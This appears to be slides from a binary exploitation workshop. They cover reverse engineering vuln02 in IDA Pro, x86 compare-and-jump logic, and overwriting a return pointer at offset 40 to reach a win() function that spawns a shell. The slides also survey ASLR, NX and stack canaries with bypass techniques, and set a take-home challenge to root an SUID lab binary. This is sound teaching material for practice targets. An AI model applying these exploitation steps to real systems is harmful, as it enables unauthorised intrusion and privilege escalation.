dc416@exploitdev:~/workshop/vuln01$ cat in.txt - | ./vuln01
Address: 0x7fffffffe260
whoami
dc416
```

vuln02

Reverse engineering and exploitation

Reverse engineering

- Disassemble and analyze the workings of a program to determine what it does
- Used when we don't have the source code
- Some applications include
  - Understanding proprietary software
  - Malware analysis
  - Cracking software
  - Vulnerability analysis

Common tools for reverse engineering ELF binaries

- Disassemblers
  - IDA Pro
  - Binary Ninja
  - radare2
  - Hopper
- Other
  - objdump
  - strace
  - xxd
  - gdb


vuln02

- The source code for vuln02 isn't provided, so we need to reverse engineer it to determine what it does and how to exploit it
- Steps:
  - Study program's behavior
  - Analyze functions
  - Look for strings
  - Analyze control flow graph
  - Determine how to reach vulnerable function

Let’s see it in action!

Hands on with IDA Pro 7

Condition statements



```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_10= qword ptr -10h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_4], edi
mov     [rbp+var_10], rsi
mov     rax, [rbp+var_10]
add     rax, 8
mov     rax, [rax]
movzx   eax, byte ptr [rax]
cmp     al, 73h
jz      short loc_40062D
```

CMP and Jump

- CMP compares operand 1 and operand 2 by subtracting operand 2 from operand 1
- The result of the operation will set certain flags in the FLAGS register
- Jump instructions follows CMP and branches execution based on the state of certain flags
- `cmp rax, rbx`
  - `jz 0x40062d` : jump to 0x40062d rax == rbx
  - `jg 0x40062d` : jump to 0x40062d if rax > rbx
  - `jle 0x40062d` : jump to 0x40062d if rax <= rbx
- See http://unixwiz.net/techtips/x86-jumps.html

FLAGS

- Status register
- Flags:
  - AF : Adjust
  - CF : Carry
  - DF : Direction
  - IF : Interruption
  - OF : Overflow
  - PF : Parity
  - SF : Sign
  - ZF : Zero
- Reference: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture#EFLAGS_Register

Analyzing vuln02

- vuln() is vulnerable to a buffer overflow; how do we get to it?
- What are the checks that need to pass in main() to get to vuln()?
- Do we need shellcode to get a shell once we get to vuln()?

Exploiting vuln02

- vuln02 takes a command line parameter **s3cr3t** in order to get to vuln()
- The saved return pointer in vuln() can be overwritten at offset 40
- Overwrite it with the address of win() which in turn calls system("/bin/sh")
- Need to keep stdin open again during exploitation
  - `cat in.txt - | ./vuln02 s3cr3t`

Protecting against stack buffer overflows

Making things harder for the hacker

- Address Space Layout Randomization (ASLR)
  - Randomizes addresses on the stack, heap, and libraries
  - Attacker can no longer jump to shellcode on the stack
- No-Execute (NX)
  - Stack and heap are no longer executable
  - Even if attacker manages to guess the address of shellcode in the heap, it won't execute
- Stack canaries
  - 64-bit value that sits before saved frame pointer
  - The original canary value is saved, and checked with the current value before function returns
  - If it's different, the program terminates

Bypassing mitigations

- Leaking stack or libc addresses
- Brute forcing or leaking stack canaries
- Returning to functions in libc
- Return Oriented Programming (ROP)

Rooting the VM

A take home challenge!

vuln03 and rootme

- /home/dc416/workshop/vuln03 contains vuln03 and rootme
- They are the same binaries except rootme is SUID root
- Use what you've learned to analyze vuln03 and try to exploit it
- Use your exploit against rootme to get a rootshell
- Good luck!

Links

- Docker container I made for for binary exploitation and reverse engineering https://github.com/superkojiman/pwnbox
- Documentation for pwntools https://docs.pwntools.com/en/stable/
- x64 instruction set reference http://www.felixcloutier.com/x86/
- Shellcode repository http://shell-storm.org/shellcode/
- GDB user manual https://sourceware.org/gdb/current/onlinedocs/gdb/

THANKS FOR PLAYING!